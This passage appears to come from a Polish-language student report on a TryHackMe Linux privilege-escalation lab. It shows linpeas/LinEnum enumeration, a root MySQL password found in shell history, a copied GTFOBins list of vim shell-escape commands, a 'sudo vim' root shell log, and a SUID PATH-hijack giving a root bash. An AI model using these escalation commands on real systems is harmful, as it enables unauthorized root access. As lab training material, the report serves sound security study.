
Przeniesiono pliki na maszynę na której będą one uruchomione.



Rys. 34. Przeniesienie skryptów na maszynę na której mają one zostać uruchomione.




Rys. 35. Wyniki uzyskane przez uruchomienie skryptu linpeas.sh



Rys. 36. Wyniki uzyskane przez uruchomienie skryptu linenum.sh

Jak możemy oba skrypty zwracają nam informacje o systemach w tym użytkowników wersje systemu uruchomione usługi, przydatne lokalizacje itp. W przypadku skryptu linpeas ciekawą opcją jest legenda i podkreślanie rzeczy które nas powinny zainteresować informując nas o potencjalnych podatnościach. Co ciekawe w historii komend możemy zaobserwować hasło do serwera mysql:




Rys. 37. Hasło i nazwa użytkownika roota dla serwera mysql widoczna w historii terminala.

Zadanie 2

Aby przenieść pliki za pomocą komendy scp na maszynę do której łączyliśmy się za pomocą ssh skorzystałem z następującego polecenia:


- “scp LinEnum.sh linpeas_base.sh user@10.10.102.60:~/scp”



Rys. 38. Przekopiowanie plików za pomocą scp na maszynę z zadania TryHackMe.

Zadanie 3

Aby wykonać eskalację uprawnień z wykorzystaniem komendy sudo najpierw powinniśmy wyświetlić listę komend, które możemy uruchomić z uprawnieniami administratora bez użycia hasła. Do tego posłuży nam polecenie “sudo -l”.



Rys. 39. Wykonanie polecenia “sudo -l” na maszynie udostępnionej przez TryHackMe.

Jak możemy zaobserwować na liście znajduje się między innymi program vim. Za pomocą strony GTFOBins możemy znaleźć polecenia które pozwolą nam uzyskać dostęp do konsoli administratora.

.. / vim ☆ Star 8,234

Shell | Reverse shell | Non-interactive reverse shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)
```
vim -c ':!/bin/sh'
```

(b)
```
vim --cmd ':set shell=/bin/sh|:shell'
```

(c) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(d) This requires that `vim` is compiled with Lua support.

```
vim -c ':lua os.execute("reset; exec sh")'
```

Rys. 40. Lista poleceń umożliwiających uzyskanie konsoli administratora za pomocą programu vim z uprawnieniami administratora.


Do podniesienia uprawnień wykorzystano pierwszą komendę, której wykonanie zakończyło się sukcesem, przeprowadzenie tego ataku można zobaczyć na poniższym zrzucie ekranu (Rys. 41):

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$ sudo /usr/bin/vim -c ':!/bin/sh'

sh-4.1# whoami
root
sh-4.1#
```

Rys. 41. Uzyskanie uprawnień administratora za pomocą programu vim.

Zadanie 4

SUID / SGID Executables - Environment Variables
Podatność ta polega na podmianie ścieżki np. pliku który chcemy uruchomić z uprawnieniami administratora na ścieżkę pliku który ma takie uprawnienia i jest uruchamiany z takimi uprawnieniami. W naszym przypadku takie uprawnienia posiada np. plik “suid-env” znajdujący się w folderze “/usr/local/bin/” i jest odpowiedzialny za uruchomienie serwisu apache2. Po wykonaniu polecenia “strings suid-env”, możemy zaobserwować, że skrypt nie korzysta z dokładnej ścieżki programu apache2 co znaczy, że będzie to idealny plik do podniesienia naszych uprawnień.




Rys. 42. Zawartość pliku suid-env wyświetlona po wykonaniu polecenia “strings suid-env”.

Kolejnym krokiem jest skompilowanie pliku service.c, którego kod jest odpowiedzialny za uruchomienie konsoli.


Rys. 43. Kod znajdujący się w pliku service.c.

Po kompilacji za pomocą polecenia “gcc -o service /home/user/tools/suid/service.c” jeśli wykonamy polecenie “strings service” ukaże nam się podobny kod jak w przypadku pliku suid-env (Rys. 42) tylko, że na końcu możemy zaobserwować linijkę /bin/bash -p.



Rys. 44. Wynik polecenia strings na skompilowanym pliku service

Ostatnim krokiem jest podmienienie ścieżki egzekucji pliku service na ścieżkę pliku suid-env za pomocą polecenia “PATH=.:$PATH /usr/local/bin/suid-env”. Jeśli teraz uruchomimy plik suid-env powinna uruchomić się konsola z uprawnieniami administratora co widać na poniższym rysunku:



Rys. 45. Uzyskanie uprawnień administratora za pomocą podmiany ścieżki pliku na przygotowany przez nas program service.